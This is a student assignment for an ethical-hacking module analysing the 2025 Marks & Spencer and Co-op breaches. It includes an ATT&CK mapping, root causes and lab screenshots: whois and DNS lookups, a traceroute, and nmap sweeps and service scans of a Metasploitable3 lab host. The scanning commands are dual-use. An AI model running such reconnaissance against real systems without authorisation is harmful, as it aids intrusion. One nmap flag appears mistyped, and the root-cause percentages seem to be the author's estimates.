



Assignment

**Strategic Analysis of the 2025 Marks & Spencer and Co-operative Group
Cyber Attacks and a Hybrid Enterprise Red Team Assessment**

Submitted By

Abdullah Al Noman

Student ID:

2520302

Module

Ethical Hacking

(ACCA7033_LON)

Department

MSC Cybersecurity and Digital Forensics

Table of Contents

Section	Title	Page No.
PART I	Strategic Threat Analysis (Task 1)	i
—	Abstract	i
1	Introduction	1
2	Incident Summary and Timeline	4
3	Adversary TTP Mapping Using MITRE ATT&CK®	8
4	Root Cause and Security Control Failures	10
5	Threat Actor Profile and Motive	12
6	Detection and Response Analysis	12
7	Strategic Recommendations & Conclusion	12
—	References	13
PART II	Red Team Engagement and Threat Emulation (Task 2)	
—	Abstract (Part II)	14
1	Introduction and Strategic Alignment with Task 1	14
2	Rules of Engagement (RoE)	16
3	Threat Emulation Plan	16
4	Lab Environment Design	17
5	Operational Execution and Attack Narrative	18
6	Detection Gap Analysis	24
7	Executive Level Risk and Business Impact	24
8	Assumptions and Limitations	25
9	Conclusion	25
—	References	25

Strategic Analysis of the 2025 Marks & Spencer and Co-operative Group Cyber Attacks and a Hybrid Enterprise Red Team Assessment

PART I — STRATEGIC THREAT ANALYSIS (TASK 1)

Abstract

The 2025 cyber assaults targeting Marks & Spencer (M&S) and the Co-operative Group (Co-op) are one of the most consequential identity-centric attack efforts to affect the UK retail industry in recent years. Unlike traditional exploit-driven breaches, the criminals used social engineering, weaknesses in helpdesk identity recovery processes, and planned manipulation of multi-factor authentication (MFA) to get long-term access. This section reconstructs the campaign timeline utilizing legislative testimony, OSINT-derived data, vendor threat intelligence, and academic literature. It correlates the adversary's tactics, methods, and procedures (TTPs) with the MITRE ATT&CK® Enterprise Matrix and rigorously assesses the technological, organizational, and human aspect deficiencies that facilitated the breaches. The investigation underscores that inadequate identity verification, excessive dependence on push-based multi-factor authentication, inconsistent endpoint visibility, and flat internal network designs enabled lateral movement and operational interruption. Part 1 lays the groundwork for understanding how attacks based on identification can hurt large-scale retail operations by looking at the campaign as a coordinated attack instead of isolated events. This information is used in Part 2's adversary emulation technique.

1. Introduction

Companies like Marks & Spencer (M&S) and the Co-operative Group (Co-op) have complicated identity systems that include employees, contractors, third-party service providers, and technology partners. These interconnected identity relationships greatly increase the attack surface, giving attackers the chance to use social engineering, credential theft, and manipulation of multi-factor authentication (MFA) to gain trust. The breaches at M&S and Co-op in 2025 show how these kinds of weaknesses can be used to get permanent access, raise privileges, and stop important business operations.

Vulnerability Scanning → Penetration Testing → Red Team → Adversary Emulation

Cybercriminals are more likely to target retail businesses because they have a lot of digital presence, supply chains that are spread out across the country, and they handle a lot of personal and transactional data that is worth a lot of money. Even though perimeter security controls like firewalls, intrusion detection systems, and endpoint protection have gotten better, identity-based trust relationships and business processes have become the main ways that attackers get in. As a result, many modern breaches are caused by social engineering, credential misuse, and process exploitation instead of zero-day software vulnerabilities [7].

Attack Surface	Description
Identity Systems	Weak IAM, credential reuse, MFA fatigue
Human Factors	Phishing, vishing, impersonation
Supply Chain	Third-party access and trust relationships
Web Applications	Injection flaws, misconfigurations
Internal Networks	Lateral movement after initial access

Table 1. Common Retail Attack Surfaces

Along with the qualitative assessment of retail attack surfaces, a graphical visualization was made with Python to show how common identity, human, supply chain, web application, and internal network vulnerabilities are in relation to each other. This visual proof backs up the idea that identity-based weaknesses are the most common way to break into a system these days, especially in the 2025 M&S and Co-op incidents.




Fig 1. Identity-Centric Attack Surface Breakdown

2. Incident Summary and Timeline

To enhance the strategic analysis in Part I, specific artifacts from a controlled laboratory setting are introduced to illustrate how real-world attacker behaviour can be represented and analysed in practice. The incidents involving Marks & Spencer (M&S) and the Co-operative Group (Co-op) in 2025 were analysed through open-source intelligence (OSINT), legislative testimony, and vendor threat intelligence. Empirical validation was conducted in a simulated enterprise environment that emulates typical retail architectures and trust relationships.




Fig 2. Virtualised Lab Environment Used for Attack Chain Simulation

The virtualized lab doesn't copy the exact setup of the affected organizations. Instead, it is a platform for simulating an enemy that allows for structured analysis of identity-centric attack vectors, privilege escalation, and lateral movement that fits with the campaign being looked into.

2.1 Overview of the 2025 Retail Cyber Campaign

The cyber campaign against M&S and Co-op took place from late March to early May 2025. It caused a lot of problems for both companies in terms of operations and finances [1], [4]. M&S said it lost more than £300 million because of long outages that affected online ordering, payment processing, and logistics systems. Co-op, on the other hand, lost an estimated £206 million because of widespread payment failures and delays in the supply chain. These effects show how damaging identity-based cyberattacks can be for businesses and why financially motivated hackers are paying more attention to the retail sector. A campaign-level visual representation shows how the intrusion happened in clearly defined phases, which goes along with the tabular timeline. This shows how structured and sequential the attack was and how identity-centric techniques made it possible for the attack to go from initial access to major business disruption.




Fig 3. Campaign-Style Attack Timeline

From a threat intelligence standpoint, the incidents correspond with overarching industry trends where attackers emphasize operational disruption and extortion over conventional data exfiltration


[9], [10]. Such attacks maximize leverage while minimizing technical complexity by directly affecting revenue streams and customer trust [10].

2.2 Timeline Reconstruction

The reconstruction of the campaign timeline utilizes OSINT, media reporting, vendor analysis, and legislative evidence [3], [4]. OSINT serves a dual function in contemporary cyber operations, facilitating both attacker reconnaissance and defensive investigation by offering insights into pre-engagement activities and intrusion sequencing [10].

LinkedIn + Public Documentation → Helpdesk Procedures → MFA Recovery → Initial Access

In identity-centric campaigns, collecting open source intelligence is the first step in an intrusion. Attackers usually use publicly available information about an organization, its infrastructure, and its services to come up with convincing social engineering pretexts and find flaws in identity recovery workflows.



```
(kali@kali)-[~]
$ whois webhaxe.com
Domain Name: WEBHAXE.COM
Registry Domain ID: 2947933457_DOMAIN_COM-VRSN
Registrar WHOIS Server:
Registrar URL: http://www.hostinger.com
Updated Date: 2026-01-14T14:15:38Z
Creation Date: 2025-01-05T17:57:43Z
Registry Expiry Date: 2027-01-05T17:57:43Z
Registrar: HOSTINGER Operations, UAB
Registrar IANA ID: 1636
Registrar Abuse Contact Email: abuse-tracker@hostinger.com
Registrar Abuse Contact Phone: +37064503378
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS7.MYWHITESERVER.COM
Name Server: NS8.MYWHITESERVER.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-04-07T13:27:46Z <<<
For more information on Whois status codes, please visit http://icann.org/epp
NOTICE: The expiration date displayed in this record is the date the

(kali@kali)-[~]
$ nslookup webhaxe.com
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   webhaxe.com
Address: 151.158.44.65

(kali@kali)-[~]
$ dig webhaxe.com
; <<> DIG 9.20.15-2-Debian <<> webhaxe.com
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 61573
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;webhaxe.com.                IN      A
;; ANSWER SECTION:
webhaxe.com.                 13603   IN      A      151.158.44.65

(kali@kali)-[~]
$ traceroute webhaxe.com
traceroute to webhaxe.com (151.158.44.65), 30 hops max, 60 byte packets
 1  10.0.2.2 (10.0.2.2)  1.318 ms  1.004 ms  0.384 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
```

Fig 4. OSINT Reconnaissance Replicating Attacker Pre-Engagement Behaviour

In late March 2025 — Reconnaissance and Pre-Positioning:

OSINT and executive testimony indicate that hostile reconnaissance began in late March 2025, with attackers collecting publicly available information on employees, contractors, and support processes to craft social-engineering pretexts [7], [10]. Review of helpdesk and MFA recovery workflows likely occurred [7]. Co-op later confirmed undetected access for several days, indicating missed or poorly correlated early warning signals.

Between 29 and 31 March 2025 (Easter Weekend) — Initial Access at M&S:

Attackers first got into M&S over the Easter weekend by using stolen third-party credentials and messing with helpdesk MFA reset processes [7], [8]. Less staff and slower escalation processes made it easier for pretexting attacks to happen. In these attacks, attackers pretended to be trusted people to get help from internal support teams [2].

In early April 2025 — Privilege Escalation and Ransomware Deployment:

After successful authentication, attackers escalated privileges and moved laterally across internal systems [6], [12]. Partial bypass or disabling of endpoint detection and response (EDR) controls enabled persistence and preparation for impact [10]. Ransomware associated with the DragonForce ecosystem was subsequently deployed, encrypting systems and disrupting critical business services [4], [5]. M&S initiated containment and infrastructure recovery shortly thereafter [2].

In mid-April 2025 — Co-op Intrusion:


The Co-operative Group had a similar break-in not long after, using almost the same methods [3], [4]. The disruption of payment systems and logistical platforms confirmed that lateral movement into key operational environments was successful [1]. The close alignment of tactics strongly suggests either a common threat actor or the use of a common campaign playbook [5].

From late April to early May 2025 — Sector-Wide Escalation and Recovery:

Several UK retailers and suppliers reported cyber intrusions by the end of April 2025, which raised fears of a campaign across the entire sector. M&S kept trying to get better until early May, and Co-op made public statements and talked to customers [1] and [2].

On 8 July 2025 — Parliamentary Confirmation:

On 8 July 2025, UK parliamentary evidence sessions confirmed that both organisations were targeted by a shared adversary using identical tactics, techniques, and procedures [3]. This validation reinforced the campaign-level assessment and elevated the incidents to a national economic and security concern. Supporting laboratory artefacts illustrate how comparable adversarial behaviour manifests post-access, even when intrusions primarily rely on social engineering and identity abuse.



```
Kali Linux [Running] - Oracle VirtualBox
kali@kali ~$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-16 17:44 EDT
Nmap scan report for 192.168.56.0
Host is up (0.00069s latency).
Nmap scan report for 192.168.56.1
Host is up (0.011s latency).
Nmap scan report for 192.168.56.2
Host is up (1.4s latency).
Nmap scan report for 192.168.56.3
Host is up (1.4s latency).
Nmap scan report for 192.168.56.4
Host is up (1.4s latency).
Nmap scan report for 192.168.56.5
Host is up (1.4s latency).
Nmap scan report for 192.168.56.6
Host is up (1.4s latency).
```

Fig 5. Post-Access Network Discovery Illustrating Internal Host Enumeration Consistent with Adversary Reconnaissance Behaviour

These artifacts are not meant to exactly copy the original events, but to show functional equivalents of attacker behavior seen during post-access validation phases, in line with MITRE ATT&CK® reconnaissance and discovery strategies.


3. Adversary TTP Mapping Using MITRE ATT&CK®

Using the MITRE ATT&CK® Enterprise Matrix to map how an enemy acts gives you a structured way to look at how attacks change over time in the cyber kill chain [11]. Instead of just looking at single technical exploits, ATT&CK helps defenders learn about how their enemies act, find gaps in detection, and choose the best ways to stop attacks [11].

ATT&CK Tactic		Technique	Example
Initial Access		T1566	Phishing
Credential Access		T1110	MFA abuse
Lateral Movement		T1021	Remote Services
Impact		T1486	Data Encrypted

Table 2. MITRE ATT&CK Mapping

In sanctioned red team and threat emulation exercises, technical artifacts serve as crucial evidence for corroborating ATT&CK mappings by illustrating the practical application of theoretical techniques at the system level. These kinds of artifacts help make sure that the attacker's actions match up with what is known about the enemy's tradecraft.



```

kali@kali:~$ nmap -sS -oV 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-16 20:19 EDT
Nmap scan report for 192.168.56.104
Host is up (0.0033s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 17.00 seconds

```

Fig 6. Technical Artefact Demonstrating Discovery Phase Activity Aligned with MITRE ATT&CK Reconnaissance and Service Enumeration Tactics

The 2025 retail campaign had a full attack lifecycle, starting with reconnaissance and initial access and ending with operational impact through ransomware deployment and service disruption [1], [5]. Important enemy actions seen during the campaign were:

- Initial access via phishing and social-engineering techniques [7]
- Credential acquisition through impersonation and MFA abuse [7], [8]
- Privilege escalation resulting from misconfigured roles and access controls [12]
- Lateral movement using remote services within flat network architectures [6], [12]
- Defence evasion through the use of living-off-the-land binaries (LOLBins) [6]
- Impact through data encryption and service disruption [4], [5]

This identity-centric attack model signifies a deliberate transition from exploit-driven intrusions to the misuse of legitimate credentials, trusted processes, and inadequate governance frameworks. This behavior corresponds with modern adversary models delineated in both scholarly literature and industry threat assessments [5], [10].




Fig 7. Mapping of Observed Adversary Behaviour to the MITRE ATT&CK Enterprise Lifecycle

4. Root Cause and Security Control Failures

The cyber campaign against Marks & Spencer (M&S) and the Co-operative Group (Co-op) in 2025 didn't happen because of just one technical flaw. Instead, it happened because of a combination of flaws in identity management, organizational processes, and technical security controls. Instead of trying to get around strong perimeter defenses with advanced exploits, attackers took advantage of gaps between these domains and used legitimate processes and trust relationships to keep getting in. A thorough root cause analysis necessitates a multidimensional evaluation of the interactions among individual failures that facilitated adversary success.

A systematic examination of contributing factors classifies the primary failure domains into three categories: inadequacies in identity and access management, human factor vulnerabilities, and technical security deficiencies. We figured out how much each category contributed by looking at testimony from parliament, vendor threat intelligence, and incident reports. This showed the main factors that helped the attack happen.

Figure 8 shows that problems with identity controls caused about 45% of the total impact. These included poor identity management, being prone to MFA fatigue, and relying too much on identity recovery tools. Human factor vulnerabilities made up about 35% of the total. This shows how well social engineering techniques that take advantage of trust, authority, and urgency work in helpdesk interactions. The other 20% were due to technical problems, such as flat internal network architectures, inconsistent endpoint detection coverage, and limited behavioral analytics.




Fig 8. Breakdown of Root Causes Contributing to the 2025 Retail Breaches

This distribution highlights a crucial insight from the campaign: the most harmful attack vectors necessitated minimal exploitation of software vulnerabilities. Instead, attackers used authorized processes, trusted roles, and weak verification controls to gain more power without making too much noise or being caught. The next subsections go into more detail about each failure domain.

4.1 Technical Failures

There were clear technical flaws in identity and access management (IAM) implementations and endpoint visibility. Push-based MFA systems were open to MFA fatigue attacks, which let attackers

force users to approve authentication requests [7]. There was inconsistent coverage for endpoint detection and response (EDR), which made it harder to see what was going on during important parts of the intrusion. At the same time, flat internal network designs made it easy for attackers to move quickly once they got in [6], [12].

4.2 Organisational Failures

Organizational processes made attackers even more effective. Helpdesk identity verification depended on inadequate proofing factors, enabling attackers to reset passwords and MFA tokens via impersonation [7]. The principles of Zero Trust were not fully put into practice, which led to implicit trust between systems inside the company [11]. Weak governance of third-party access also made it possible for compromised credentials to give people a lot of power across the whole company.

4.3 Human Factor Failures


Human behaviour played a decisive role in the campaign's success. Attackers could get around technical controls by using social engineering techniques [10], [13] because employees were easy to manipulate by using authority, urgency, and trust cues. These failures show that technical defenses alone are not enough; there needs to be ongoing training and reinforcement of security awareness [10].

Human-centric attack paths were the main way to get into the M&S and Co-op incidents in 2025. Instead of taking advantage of bugs in software, attackers took advantage of trust-based support systems like helpdesk identity verification and credential recovery. These methods take advantage of cognitive biases like authority and urgency. The MITRE ATT&CK® technique T1656 (Impersonation) is a good example of this.



Fig 9. Simulated Helpdesk Password Reset Demonstrating T1656 Social-Engineering Vector

The broader analysis reveals systemic weaknesses in identity governance, privilege separation, and trust relationships that collectively enabled the campaign. Controlled laboratory artefacts further illustrate how, once an initial foothold is obtained, misconfigured privilege boundaries and implicit trust assumptions can rapidly lead to escalation opportunities.



```

root@kali: /home/kali
Session Actions Edit View Help
(kali@kali)~$ whoami
kali
(kali@kali)~$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),107(bluetooth),120(lpadmin),129(wireshark),130(kboxer),131(vboxsf)
(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~$ whoami
root

```

Fig 10. Privilege Context Following Internal Access Illustrating Misconfigured Trust Relationships

These artefacts do not represent exploitation of M&S or Co-op systems; instead, they demonstrate structurally analogous weaknesses commonly observed in enterprise environments lacking comprehensive Zero Trust implementation.

5. Threat Actor Profile and Motive

The threat actor showed a lot of operational maturity by putting identity abuse ahead of zero-day exploitation. The tactics, techniques, and procedures (TTPs) seen are very similar to those used by financially motivated groups that are part of the Scattered Spider ecosystem [5], [9]. The use of DragonForce ransomware makes it more likely that cybercriminals are working together or using the same tools. There is no proof that the government was behind the spying; instead, the main goal of the campaign was to make money by causing a lot of operational disruption [1], [9].

6. Detection and Response Analysis

Detection failures during the campaign were mainly caused by weak identity-centric telemetry and a lack of correlation between security monitoring systems [10], [11]. In security information and event management (SIEM) platforms, it was hard to connect MFA resets, strange authentication events, and privilege escalation activities, which made it harder to find problems early on [10, 11]. Integrated visibility across identity, endpoint, and network layers is necessary for effective detection in identity-centric environments [11].

